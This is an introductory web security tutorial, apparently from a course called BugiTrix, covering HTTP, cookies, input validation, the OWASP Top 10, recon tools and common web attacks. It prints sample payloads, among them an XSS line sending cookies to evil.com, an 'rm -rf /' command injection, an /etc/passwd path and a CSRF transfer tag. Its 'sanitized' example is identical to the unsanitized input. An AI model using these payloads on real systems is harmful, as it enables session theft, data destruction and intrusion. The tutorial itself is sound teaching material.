
What Is Web Security & Why It Matters
🔍 What Exactly Is Web Security?
Web Security (also called Web Application Security) is the practice of protecting websites, web apps, and APIs from attacks that try to steal data, break functionality, or gain unauthorized access.
Every login page you open, every form you submit, every API your mobile app uses — all of them can be targets for hackers.
Web Security ensures that:
✔ Sensitive data stays protected
✔ Users stay safe
✔ Websites don’t get hacked
✔ Businesses run without disruption
In simple words:
Web Security = Protecting everything that lives on the Internet.
💥 Why Does Web Security Matter? (Real-World Reasons)
The entire internet runs on websites & APIs.
If they break → Everything breaks.
Here’s why Web Security is one of the most important fields today:
1. Hackers attack every 39 seconds
2. 90% of attacks happen through web apps
3. Simple bugs can lead to massive data leaks
4. Companies pay thousands for bug bounty reports
5. One vulnerability can expose millions of users
For students, hackers, and cybersecurity learners, Web Security is the core skill that opens the door to:
Bug bounty
Penetration testing
Red teaming
SOC/Blue team
Cybersecurity jobs
🕵️ Who Needs to Learn Web Security?
Web Security isn’t just for hackers — it’s for everyone who interacts with the web, including:
Ethical hackers
Bug bounty hunters
Web developers
App developers
Cloud engineers
Cybersecurity students
API developers
Network & SOC analysts
If you ever build or test something online, you need Web Security.
⚡ Web Security = Core of Ethical Hacking (The BugiTrix Way)
At BugiTrix, we consider Web Security the foundation of real hacking because:
Most real-world attacks start on the web
Most bug bounty rewards are web-based
Web exploits are the easiest to learn but hardest to master
It’s the perfect entry point for beginners
Skills scale directly into APIs, mobile apps, cloud, and DevSecOps
This is why Web Security is your first major step toward becoming a powerful hacker.
How Websites Work (HTTP, HTTPS & Request Lifecycle)
🌍 How Does a Website Actually Work? (Simple Explanation)
When you open a website, a lot happens behind the scenes.
Your browser sends a request → the server processes it → the server sends a response → your browser displays the page.
This entire communication happens through HTTP/HTTPS, the backbone of the web.
Think of it like this:
Browser = Client (You)
Server = The brain of the website
HTTP/HTTPS = The language both use to communicate
📡 What Is HTTP? (HyperText Transfer Protocol)
HTTP is the protocol used to transfer data between your browser and the web server.
But HTTP has one major problem:
❌ It sends data in plain text
Anyone on the network can see what you’re sending — passwords, cookies, or data.
This is why HTTP is not secure and vulnerable to attacks like:
MITM (Man-in-the-Middle)
Session hijacking
Packet sniffing
🔐 What Is HTTPS? (Secure HTTP)
HTTPS = HTTP + Encryption (SSL/TLS)
This makes the communication between client and server:
✔ Encrypted
✔ Secure
✔ Tamper-proof
It protects users from:
MITM attacks
Sniffing
Cookie theft
Data manipulation
Whenever you see a lock icon 🔒 in the browser, it means HTTPS is active.
Modern websites must use HTTPS — even for login, signup, APIs, payments, sessions, etc.
🔄 The HTTP Request Lifecycle (How a Page Loads)
Here’s the step-by-step lifecycle of a webpage when you hit ENTER:
1️⃣ Client Sends a Request
The browser creates a request containing:
URL
HTTP method (GET/POST…)
Headers
Cookies
Parameters (Query or Body)
2️⃣ Server Receives & Processes It
The server checks:
Is it a valid request?
Is the user authenticated?
What data needs to be returned?
Any server-side logic to run?
3️⃣ Server Sends Response Back
The response contains:
Status code (200, 404, 500…)
Headers
HTML/CSS/JS
JSON data (for APIs)
4️⃣ Browser Renders the Webpage
Finally, the browser interprets the response and displays the page.
📌 Quick Table: HTTP vs HTTPS
| Feature | HTTP | HTTPS |
|---|---|---|
| Security | ❌ Not encrypted | ✔ Encrypted |
| Uses TLS/SSL | No | Yes |
| Visible data | Plain text | Secure |
| Browser lock 🔒 | No | Yes |
| Vulnerable to MITM | High | Very low |
Understanding Web Components
🧠 Why Understanding Web Components Matters for Hackers
To hack or secure a website, you must first understand how it’s built.
Every application has 4 core layers:
Frontend (What users see)
Backend (The logic and brain)
Database (Where sensitive data lives)
APIs (How data is transferred between systems)
If you understand these components, exploiting them becomes 10x easier — and securing them becomes 10x stronger.
This is why every ethical hacker, bug bounty hunter, and web developer must learn the architecture of modern web apps.
🎨 Frontend – The User-Facing Layer (HTML, CSS, JS)
The Frontend is everything the user interacts with:
Pages
Buttons
Forms
Input fields
JavaScript-based actions
Built using:
HTML → Structure
CSS → Design
JavaScript → Functionality
From a hacker’s perspective:
Frontend is where you look for:
XSS (Cross-Site Scripting)
DOM-Based Manipulation
Client-side validation bypass
Sensitive info exposed in source code
💡 REMEMBER:
Frontend = Visible surface where hackers often start their recon.
⚙️ Backend – The Brain of the Application
The Backend handles all the logic, authentication, and data processing.
Common backend languages:
Node.js
PHP
Python
Java
Ruby
Go
Backend handles:
Login/Signup
Sessions
Access control
Data calculations
File uploads
Business logic
Hackers target the backend for:
Authentication bypass
Authorization flaws (IDOR, Access Control)
SQL injection
File upload vulnerabilities
SSRF, RCE, LFI, RFI
💀 80% of critical vulnerabilities exist in the backend.
🗄 Database – Where the Real Treasure Lies
Databases store everything important:
Usernames
Passwords
Emails
Payment info
Tokens
Logs
App data
Common DBs:
MySQL
PostgreSQL
MongoDB
SQLite
Redis
Hackers attack databases via:
SQL injection
NoSQL injection
Misconfigured database servers
Credential leaks
📌 One successful SQL injection = Entire database takeover.
🔌 APIs – The Hidden Entry Points
APIs connect the frontend, backend, mobile apps, and cloud systems.
Types of APIs:
REST APIs
GraphQL APIs
Internal APIs
Third-party APIs
APIs handle:
Login requests
Payment processing
Data transfer
Mobile app communication
Cloud services
Common API vulnerabilities:
Broken Object Level Authorization (BOLA/IDOR)
Rate limit bypass
Token leaks
Mass assignment
Sensitive data exposure
💡 APIs are the main target for modern bug bounty hunters.
🛠 Quick Table: Web App Components for Hackers
| Component | What It Does | Common Vulnerabilities |
|---|---|---|
| Frontend | User interface | XSS, CSRF, DOM Injection |
| Backend | Logic & authentication | SQLi, RCE, IDOR, File Upload |
| Database | Data storage | SQLi, NoSQLi, Misconfigurations |
| APIs | Data communication | BOLA, Rate-limit bypass, Token leakage |
HTTP Methods, Status Codes & Headers Explained
🌐 Why Every Hacker Must Understand HTTP
Before you exploit a website, you must understand how it communicates.
The entire web runs on HTTP — meaning every login request, form submission, API call, cookie, and session passes through it.
So if you master HTTP:
✔ You understand how data travels
✔ You learn where vulnerabilities hide
✔ You start thinking like a real hacker
HTTP is the DNA of web hacking — and this step makes everything clearer.
📤 HTTP Methods (How Clients Talk to the Server)
HTTP methods tell the server what action you want to perform.
Here are the 6 most important ones:
1️⃣ GET – Retrieve Data
Used to fetch information.
Example:
GET /login
Used in:
Page loading
Fetching JSON
Viewing items
Vulnerable to:
Parameter tampering
IDOR
Sensitive data exposure in URL
2️⃣ POST – Send Data
Used to submit forms or send sensitive data.
Example:
POST /login
Used in:
Login
Signup
File upload
API requests
Hackers check POST requests for:
SQL injection
Auth bypass
CSRF
3️⃣ PUT – Replace Existing Data
Used in APIs to update/modify data completely.
Common in:
PUT /api/user/123
Hackers target PUT for:
Unauthenticated modification
Mass assignment flaws
4️⃣ PATCH – Partial Update
Similar to PUT but updates only a portion of data.
Often used in modern APIs.
5️⃣ DELETE – Remove Data
Deletes resources from the server.
If misconfigured, it leads to:
💀 Full account or data deletion without auth.
6️⃣ OPTIONS – Discover Server Capabilities
Not dangerous on its own, but useful for recon.
Hackers use OPTIONS to:
Check allowed methods
Identify CORS settings
Map endpoints
📌 Quick Table: HTTP Methods for Hackers
| Method | Purpose | Hacker Perspective |
|---|---|---|
| GET | Retrieve data | Parameter tampering, IDOR |
| POST | Insert/send data | SQLi, CSRF, auth bypass |
| PUT | Replace data | Unauthorized updates |
| PATCH | Modify partially | Mass assignment issues |
| DELETE | Delete data | Data destruction flaws |
| OPTIONS | Check allowed methods | Recon & endpoint discovery |
📡 HTTP Status Codes (How Servers Respond)
These codes tell you what happened with your request.
🔥 2xx – Success
200 OK → Request successful
201 Created → Resource created
204 No Content → Action successful, nothing returned
Great for:
Testing APIs
Confirming parameter manipulation works
🚧 3xx – Redirection
301/302 → Redirect
Hackers analyze redirections for:
Open redirect
URL bypass
Login flow weakness
❗ 4xx – Client Errors
400 Bad Request
401 Unauthorized
403 Forbidden
404 Not Found
Hackers love finding:
403 Forbidden → Try bypassing using alternate methods
401 Unauthorized → Try token manipulation
404 Not Found → Directory bruteforcing
💀 5xx – Server Errors
500 Internal Server Error
502 Bad Gateway
503 Service Unavailable
Servers exposing 5xx errors often reveal:
Stack traces
Sensitive server info
Misconfigurations
Vulnerable endpoints
These can lead to full exploitation.
📨 HTTP Headers (Hidden Data Hackers Love)
Headers give crucial information about:
Cookies
Sessions
Server details
Security controls
Content type
🔥 Important Headers Hackers Check:
| Header | Purpose | Hacker Insight |
|---|---|---|
| Cookie | Session tracking | Hijacking, tampering |
| Authorization | Tokens (JWT, Bearer) | Token manipulation |
| User-Agent | Browser identity | Spoofing |
| Content-Type | Data format | Bypass validation |
| Referer | Source page | CSRF testing |
| CSP | Security control | XSS detection |
| Server | Server info | Technology fingerprinting |
💻 Small Code Example: Basic HTTP Request
GET /dashboard HTTP/1.1
Host: bugitrix.com
User-Agent: Mozilla/5.0
Cookie: session=abc123;
Accept: text/html
You can analyze these in:
Burp Suite
HTTP History
Browser DevTools
Curl & CLI tools
Cookies, Sessions & Authentication Basics
🍪 What Are Cookies? (The Identity Chips of the Web)
Cookies are small pieces of data stored in your browser.
They help websites remember who you are.
Example uses:
Staying logged in
Remembering preferences
Storing session IDs
Tracking user activity
A cookie looks like this:
Set-Cookie: session_id=9sj2k3k29a; HttpOnly; Secure; SameSite=Lax;
From a hacker’s perspective, cookies are gold because:
Weak cookies → session hijacking
Exposed cookies → account takeover
Poor security flags → easy exploits
Understanding cookies = understanding access control.
🔐 What Is a Session? (Your Temporary Identity)
A session is what keeps you logged in after authentication.
When you log in, the server creates a unique session and gives you a session ID stored inside a cookie.
Example:
| Task | What Happens |
|---|---|
| You log in | Server creates session |
| Server sends session cookie | Browser stores it |
| You browse pages | Cookie proves your identity |
| You log out | Session is destroyed |
If a hacker steals your session:
💀 They become you.
That’s why session security is one of the most targeted areas in bug bounty.
🧩 Authentication Basics (How Websites Verify You)
Authentication is the process of confirming Who are you?
3 major types:
1️⃣ Password-Based Authentication
Traditional method → username + password
Common attacks:
Brute force
Credential stuffing
Weak password policies
2️⃣ Token-Based Authentication (Modern Websites & APIs)
Instead of sessions, servers use tokens:
JWT (JSON Web Tokens)
Bearer tokens
API tokens
A JWT looks like:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
Hackers analyze JWTs for:
Weak signing
Missing expiration
Algorithm changes
Sensitive data stored inside
3️⃣ Multi-Factor Authentication (MFA)
Adds an extra security layer:
OTP
Email code
Auth apps (Google Auth)
Harder to bypass, but still possible through:
SIM swapping
Social engineering
OTP interception (rare but real)
⚠️ Where Things Go Wrong (Common Vulnerabilities)
Here are the big security mistakes websites make:
| Component | Common Issues | Hacker Impact |
|---|---|---|
| Cookies | Missing HttpOnly, Secure, SameSite | XSS → Cookie theft |
| Sessions | Predictable IDs, long lifetime | Account takeover |
| Authentication | Weak password rules, weak MFA | Easy brute force |
| Tokens | No expiration, weak signature | Full API takeover |
🛡 Important Cookie Security Flags
| Flag | Purpose | Why It Matters |
|---|---|---|
| HttpOnly | Blocks JavaScript access | Prevents XSS stealing cookies |
| Secure | Only sent via HTTPS | Avoid MITM attacks |
| SameSite | Controls cross-site requests | Stops CSRF |
| Expires/Max-Age | Cookie lifetime | Prevents infinite sessions |
These tiny flags are often the reason for:
✔ preventing attacks
or
❌ causing account takeovers
💀 Real Hacking Vibe: The Classic Cookie Theft Example
<script>
  alert(document.cookie);
</script>
If this works on a site →
It’s vulnerable to XSS, and the hacker can steal session cookies.
This is why understanding cookies & sessions is a must for both web security & bug bounty.
🔥 The BugiTrix Way: Why We Teach This First
Because every single serious web exploit connects back to:
Authentication bypass
Cookie manipulation
Session mismanagement
Mastering this section will make your journey into web attacks (XSS, SQLi, IDOR, CSRF, SSRF, RCE, etc.) much easier.
Input Validation, Sanitization & How Vulnerabilities Are Born
🧩 Why Input Matters in Web Security
Every time a user enters something on a website —
a username, password, search query, file upload, or even a URL parameter…
…they are giving input to the system.
If the input is not properly checked or cleaned, it creates security holes that hackers can exploit.
🔥 This is how MOST web vulnerabilities are born.
(XSS, SQLi, LFI, RCE, Command Injection, and many more)
Understanding input validation is understanding the root cause of web hacking.
🚫 What Is Input Validation? (First Line of Defense)
Input Validation means checking if the data from users is:
Correct
Safe
Expected
Example:
If a website asks for your age:
✔ Valid input → 22
❌ Invalid input → <script>alert(1)</script>
❌ Invalid input → ' OR 1=1 --
❌ Invalid input → ../../etc/passwd
If websites fail to validate inputs → hackers break them.
🔥 Types of Input Validation:
Type checking → Must be number/string/etc.
Length checking → Limited characters
Format validation → Email, phone number, date
Whitelist validation → Only allow safe input
Hackers bypass validation to craft malicious payloads.
🧼 What Is Sanitization? (Cleaning the Data)
Sanitization means cleaning the user input to remove unsafe characters.
Example:
User enters:
<script>alert(1)</script>
Sanitized version becomes:
<script>alert(1)</script>
This prevents XSS and script execution.
Used to prevent:
XSS
HTML Injection
Template Injection
RCE (in some cases)
Sanitization = “Clean the data before using it.”
💀 How Vulnerabilities Are Born (Real Hacker Perspective)
Let’s break down how weak handling of input creates major security issues:
1️⃣ XSS (Cross-Site Scripting)
Happens when websites do NOT sanitize HTML/JS input.
Example malicious input:
<script>document.location='https://evil.com?cookie='+document.cookie</script>
2️⃣ SQL Injection
Occurs when user input is inserted into database queries without validation.
Dangerous input:
' OR 1=1 --
This tricks the database into returning all data.
3️⃣ Local File Inclusion (LFI)
Happens when file paths aren’t validated.
Payload:
../../../../etc/passwd
Hackers read sensitive server files.
4️⃣ Command Injection
Occurs when input is passed to system commands.
Payload:
; rm -rf /
If executed — complete system compromise.
5️⃣ SSTI (Server-Side Template Injection)
When user input is interpreted by template engines.
Payload:
{{7*7}}
If output is 49, the app is vulnerable.
📌 The Core Principle
❌ Unvalidated input → attacker controls the website
✔ Validated & sanitized input → secure application
This is why modern secure coding practices always include:
Input validation
Output encoding
Parameterized queries
Strict content rules
🛠 Examples: Safe vs Unsafe Code
❌ Vulnerable PHP Code (SQLi)
$query = "SELECT * FROM users WHERE username='$user'";
✔ Safe Version (Prepared Statement)
$stmt = $db->prepare("SELECT * FROM users WHERE username=?");
$stmt->execute([$user]);
❌ Vulnerable JavaScript Output (XSS)
document.body.innerHTML = userInput;
✔ Safe Version
element.textContent = userInput;
🔰 The Bugitrix Approach: Learn the Root, Master the Exploit
At Bugitrix, we teach you to think like this:
Before you learn attacks → understand HOW they exist.
Before you exploit systems → understand WHY inputs break them.
Before you become a hacker → become a thinker.
This step builds the mindset for the next sections where we go deeper into:
XSS
SQLi
CSRF
SSRF
IDOR
API flaws
And real bug bounty exploitation
The OWASP Top 10
🌐 What Is OWASP? (The Hacker’s Bible)
OWASP (Open Web Application Security Project) is a global non-profit that publishes the Top 10 most critical web vulnerabilities every few years.
Think of it as the official list of what hackers exploit the most.
If you want to become a powerful web security expert or bug bounty hunter, the OWASP Top 10 is your must-learn foundation.
BugiTrix teaches the OWASP mindset early because:
✔ It shows the most common real-world weaknesses
✔ Bug bounty reports often match OWASP categories
✔ Recruiters expect this knowledge
✔ It builds a strong hacking foundation
🔥 Beginner Breakdown of OWASP Top 10 (Simple & Practical)
Below is a super beginner-friendly explanation of each category, with hacker insights included.
1️⃣ Broken Access Control (IDOR, Privilege Escalation)
This is the most exploited vulnerability in real-world apps.
Happens when users can access things they shouldn’t.
Examples:
Viewing someone else’s profile:
/user?id=102 → change to /user?id=101
Access admin panels without admin rights
Editing or deleting other users’ data
This is where IDOR shines — one of the highest-paid bug bounty bugs.
2️⃣ Cryptographic Failures (Weak or No Encryption)
When sensitive data is not properly encrypted, hackers steal it.
Examples:
Storing passwords in plain text
No HTTPS
Leaked API keys
Weak encryption algorithms
A hacker can sniff, intercept, or decode sensitive info.
3️⃣ Injection (SQLi, NoSQLi, Command Injection)
Occurs when user input is executed directly by the system.
Deadly types:
SQL Injection → Full database leak
Command Injection → Full system takeover
LDAP/ORM/NoSQL Injection → Modern web app attacks
One wrong query → entire website compromised.
4️⃣ Insecure Design (Bad Architecture = Bad Security)
This is not a bug — it’s a flaw in planning.
Examples:
No brute-force protection
No rate-limiting
No secure password policy
Not thinking about security during development
Hackers exploit poor design decisions.
5️⃣ Security Misconfiguration (The Most Common Mistake)
When a developer forgets to secure something, hackers love it.
Examples:
Open admin panels
Default credentials
Directory listing enabled
Exposed environment files (.env)
Misconfigured CORS
90% of beginner-friendly bugs come from this category.
6️⃣ Vulnerable & Outdated Components
Websites rely on:
Libraries
Frameworks
Plugins
If these are outdated → instant vulnerabilities.
Example:
Using an old version of jQuery or Apache can give hackers easy entry.
7️⃣ Identification & Authentication Failures (Login Bypass)
When the authentication system is weak.
Examples:
No lockout on wrong passwords
Weak session management
Token manipulation flaws
Bypassing login with simple tricks
If authentication fails → everything else is useless.
8️⃣ Software & Data Integrity Failures
This happens when apps rely on untrusted sources or unsafe updates.
Examples:
Vulnerable CI/CD pipelines
Unvalidated file uploads
Malicious software dependencies
Hackers target supply chains to take down entire systems.
9️⃣ Security Logging & Monitoring Failures
If a hack happens but the system never detects it, damage increases.
Examples:
No logs
Weak alerting systems
No monitoring of suspicious behavior
Perfect for stealthy attacks & privilege escalation.
🔟 Server-Side Request Forgery (SSRF)
One of the most powerful bugs today.
Hackers trick the server into making internal requests.
Can lead to:
Reading internal cloud metadata
Accessing private networks
Reaching admin-only endpoints
Full cloud takeover
Platforms like AWS, Azure, and GCP are vulnerable if SSRF exists.
📌 Quick Table: OWASP Top 10 Summary
| Category | Hacker Meaning |
|---|---|
| Broken Access Control | Accessing things you're not allowed to |
| Cryptographic Failures | Weak/no encryption → data leaks |
| Injection | Malicious input controls the system |
| Insecure Design | Bad architecture = easy exploits |
| Misconfiguration | Default/weak settings |
| Outdated Components | Old versions = known vulnerabilities |
| Auth Failures | Login/session weaknesses |
| Integrity Failures | Unsafe updates, malicious dependencies |
| Logging Failures | Attacks go unnoticed |
| SSRF | Trick server to attack itself |
🔥 The BugiTrix Advantage
We teach OWASP with:
✔ Real-world examples
✔ Bug bounty insights
✔ Hacker-focused explanations
✔ Step-by-step exploitation mindset
You don’t just learn what OWASP is —
you learn how hackers actually break these systems.
Recon for Web Security
🧠 Why Recon Is the First Step of Every Hack
Before you attack a website…
Before you test for vulnerabilities…
Before you even touch Burp Suite…
You must do Reconnaissance (Recon) → the art of gathering information.
In hacking, recon is like scouting the battlefield before you strike.
Great recon =
✔ more attack surface
✔ more hidden endpoints
✔ more vulnerabilities
✔ more success in bug bounty
This is why real hackers spend 70% of their time on recon.
🌍 Subdomain Enumeration (Finding Hidden Entry Points)
Websites don’t just have one domain like:
bugitrix.com
They have many subdomains, such as:
admin.bugitrix.com
api.bugitrix.com
dev.bugitrix.com
test.bugitrix.com
These hidden subdomains often contain:
Admin panels
API endpoints
Test environments (full of bugs!)
Old code
Experimental features
🔥 Tools for Subdomain Enumeration:
| Tool | Purpose |
|---|---|
| Subfinder | Fast passive subdomain discovery |
| Amass | Deep recon with active + passive methods |
| Assetfinder | Simple asset discovery |
| Chaos Dataset | Bug bounty recon goldmine |
Small Example (Subfinder):
subfinder -d target.com -o subs.txt
Hackers love misconfigured subdomains — they often lead to:
Takeovers
Admin access
Exposed databases
Old vulnerable apps
📁 Directory & File Discovery (Finding Hidden Pages)
Every website has hidden directories and files:
Examples:
/admin/
/backup/
/test/
/old/
/config/
/uploads/
These locations can reveal:
Sensitive files
Debug endpoints
Backup dumps
Unprotected dashboards
Secrets & credentials
🔥 Tools for Directory Bruteforce:
| Tool | Purpose |
|---|---|
| Gobuster | Directory & file discovery |
| Dirsearch | Fast, multi-threaded scanner |
| FFUF | Wordlist-based fuzzing |
Example (Gobuster):
gobuster dir -u https://target.com -w wordlist.txt
This alone can expose high-severity bugs.
💻 Technology Fingerprinting (Knowing What the Website Uses)
To break a system, you need to understand what it’s built on.
Fingerprinting tells you:
Web server (Apache, Nginx)
Programming language (PHP, Node, Python)
CMS (WordPress, Joomla)
Frameworks (Laravel, Django)
JS libraries (React, Vue, jQuery)
Cloud provider
CDN
Email servers
Each technology has known vulnerabilities.
If a site uses old or vulnerable tech → jackpot.
🔥 Tools for Tech Fingerprinting:
| Tool | Finds |
|---|---|
| Wappalyzer | Full tech stack (browser extension) |
| BuiltWith | Server-side fingerprinting |
| WhatWeb | Command-line tech scanner |
Example (WhatWeb):
whatweb https://target.com
📡 DNS & Endpoint Recon (Finding Internal Structure)
Recon also includes:
DNS records
API endpoints
IP ranges
Cloud storage buckets
Email infrastructure
CDN info
Example findings:
Unprotected S3 buckets
Internal IP leakage
Development APIs
Old staging servers
Tools:
DNSX
Nmap
MassDNS
These help hackers expand the attack surface.
📌 The Recon Cycle (Bugitrix Style)
Here’s the simple hacker workflow:
1️⃣ Find all subdomains
2️⃣ Check for alive hosts
3️⃣ Discover hidden directories
4️⃣ Identify tech stack
5️⃣ Scan for endpoints
6️⃣ Look for outdated/weak components
7️⃣ Build an attack plan
Great recon = bigger chances of finding:
XSS
SQLi
IDOR
RCE
SSRF
Misconfigurations
API flaws
🔥 Why Bugitrix Focuses on Recon Early
Because real hacking begins with information.
Our goal is to train you to think like a hacker:
→ Gather data
→ Map the target
→ Build attack surface
→ Strike with precision
This step makes you ready for the next chapter:
Web Attacks 101
🔥 Welcome to Real Web Hacking
Everything you learned so far — HTTP, cookies, headers, input validation, recon — leads to this point.
Now you enter the world of actual web attacks.
These are the vulnerabilities that real hackers exploit in:
Bug bounty programs
Pentesting engagements
Enterprise security assessments
This section gives you a clean, simple intro to the 6 major attack types you’ll master later.
Let’s begin 👇
1️⃣ XSS (Cross-Site Scripting) 😈 → Steal Cookies & Run Scripts
XSS happens when websites allow attackers to inject JavaScript.
Example Payload:
<script>alert('XSS')</script>
Hacker Impact:
Steal cookies
Deface webpages
Fake login forms
Redirect users
Hijack sessions
XSS exists in:
✔ Input fields
✔ Comment boxes
✔ Search bars
✔ URL parameters
✔ DOM elements
XSS is one of the most common web bugs.
2️⃣ SQL Injection (SQLi) 💾 → Database Takeover
SQLi occurs when user input reaches database queries without sanitization.
Classic Payload:
' OR 1=1 --
Hacker Impact:
Dump entire database
Login without password
Delete or modify records
Execute server functions (in some cases)
SQLi is rare today but still high value in bug bounty.
3️⃣ CSRF (Cross-Site Request Forgery) 🎯 → Force Users to Do Actions
CSRF tricks a victim’s browser into performing an action without their permission.
Example:
If you are logged into your bank account & visit a malicious site…
You can be forced to send a request like:
<img src="https://bank.com/transfer?amount=5000&to=hacker">
Hacker Impact:
Transfer money
Change email/password
Post content
Update account settings
Websites prevent CSRF using:
Tokens
SameSite cookies
Proper validation
4️⃣ SSRF (Server-Side Request Forgery) 🔍 → Hack the Server From Inside
SSRF lets a hacker trick a server into making requests where it should not.
Example Payload:
http://localhost/admin
Hacker Impact:
Access internal admin panels
Reach cloud metadata (AWS)
Read internal files
Trigger internal APIs
Full cloud account takeover
SSRF is one of the highest-paying bug bounty vulnerabilities today.
5️⃣ RCE (Remote Code Execution) 💀 → Full System Takeover
RCE happens when attackers can execute commands on the server.
Example payload:
; whoami
Hacker Impact:
Full server control
Creating backdoors
Reading sensitive files
Deploying malware
Taking over the entire application
RCE is the endgame of hacking — rare but extremely dangerous.
6️⃣ IDOR (Insecure Direct Object Reference) 🔓 → Unauthorized Access
IDOR allows hackers to access or modify resources just by manipulating IDs.
Example:
/user?id=123 → change to → /user?id=124
Hacker Impact:
View others’ profiles
Access private documents
Modify other users’ data
Delete resources
Perform admin-level actions
IDOR is the #1 bug in bug bounty programs worldwide.
📌 Quick Summary Table – Web Attacks 101
| Attack | Stands For | Severity | What Hackers Can Do |
|---|---|---|---|
| XSS | Cross-Site Scripting | Medium | Steal cookies, deface pages |
| SQLi | SQL Injection | High | Take database control |
| CSRF | Cross-Site Request Forgery | Medium | Force user actions |
| SSRF | Server-Side Request Forgery | Critical | Hack internal systems & cloud |
| RCE | Remote Code Execution | Critical | Full system compromise |
| IDOR | Insecure Direct Object Reference | High | Access/modify unauthorized data |
⚡ The Bugitrix Way (Why This Step Matters)
This step gives you the mindset of a real attacker:
→ Where to look
→ What to test
→ How vulnerabilities happen
→ Why certain bugs pay more
Understanding these attacks prepares you for deeper sections like:
Web exploitation
API hacking
Practical labs
Bug bounty methodologies
Real-world pentesting techniques
